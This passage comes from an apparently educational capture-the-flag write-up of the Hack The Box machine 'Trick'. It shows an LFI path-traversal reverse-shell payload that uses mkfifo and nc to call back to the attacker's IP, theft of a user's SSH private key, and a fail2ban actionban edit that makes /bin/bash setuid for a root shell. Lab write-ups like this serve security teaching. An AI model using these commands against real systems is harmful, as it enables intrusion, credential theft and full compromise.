
Perfect! I had code execution. Now I needed to upgrade this to a proper shell.
Initial Foothold
Shell as michael
Method 1: LFI + PHP Reverse Shell (The Harder Way)
I set up a netcat listener on my machine and sent the following reverse shell payload through the LFI parameter:
1
....//....//....//var/mail/michael&0=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.15.47%209001%20%3E%2Ftmp%2Ff
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Trick$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.227.180 60780
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
Success! I obtained a shell as the michael user through the LFI + PHP method.
Method 2: LFI + Private SSH Key (The Easier Way)
Alternatively, and more elegantly, I could have obtained Michael’s private SSH key directly through the LFI vulnerability. I had direct access to read /home/michael/.ssh/id_rsa. This approach was simpler and more reliable than setting up a reverse shell.
Using the LFI vulnerability, I accessed the private key:
1
....//....//....//home/michael/.ssh/id_rsa

I then saved the private key to my local machine and set the proper permissions before using it to SSH as Michael:
1
2
3
4
5
6
7
8
9
10
11
12
tr3m0x@ubuntu:~/htb/linux/Trick$ chmod 600 michael.id_rsa
tr3m0x@ubuntu:~/htb/linux/Trick$ ssh michael@trick.htb -i michael.id_rsa
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
This method was more elegant and didn’t require dealing with reverse shells.
Privilege Escalation
I checked Michael’s sudo privileges:
1
2
3
4
5
6
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
I could restart the fail2ban service as root. Let me examine the fail2ban directory structure:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
michael@trick:~$ ls -la /etc/fail2ban/
total 76
drwxr-xr-x   6 root root      4096 Sep  1 14:48 .
drwxr-xr-x 126 root root     12288 Sep  1 14:43 ..
drwxrwx---   2 root security  4096 Sep  1 14:48 action.d
-rw-r--r--   1 root root      2334 Sep  1 14:48 fail2ban.conf
drwxr-xr-x   2 root root      4096 Sep  1 14:48 fail2ban.d
drwxr-xr-x   3 root root      4096 Sep  1 14:48 filter.d
-rw-r--r--   1 root root     22908 Sep  1 14:48 jail.conf
drwxr-xr-x   2 root root      4096 Sep  1 14:48 jail.d
-rw-r--r--   1 root root       645 Sep  1 14:48 paths-arch.conf
-rw-r--r--   1 root root      2827 Sep  1 14:48 paths-common.conf
-rw-r--r--   1 root root       573 Sep  1 14:48 paths-debian.conf
-rw-r--r--   1 root root       738 Sep  1 14:48 paths-opensuse.conf
The action.d directory is writable by the security group. Let me check my group membership:
1
2
michael@trick:~$ groups
michael security
Perfect! I’m a member of the security group and can write to the action.d directory. Let me examine the structure of fail2ban action configuration files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
michael@trick:/etc/fail2ban/action.d$ cat iptables.conf
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
#
#

[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> --dport <port> -j f2b-<name>

# Option:  actionstop
# Notes.:  command executed once at the end of Fail2Ban
# Values:  CMD
#
actionstop = <iptables> -D <chain> -p <protocol> --dport <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]
This file controls actions for blocking SSH brute-force attacks. Since fail2ban runs as root, any command in the actionban field will execute with root privileges. I can modify this to execute arbitrary code. My plan was to make /bin/bash a setuid binary:
1
actionban = chmod 4755 /bin/bash
I created a custom action file and then triggered fail2ban by attempting multiple failed SSH connections using hydra.
1
2
3
4
5
6
michael@trick:/etc/fail2ban/action.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
michael@trick:/etc/fail2ban/action.d$ /bin/bash -p
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bash-5.0# id
uid=1001(michael) gid=1001(michael) euid=0(root) groups=1001(michael),1002(security)
And we are root.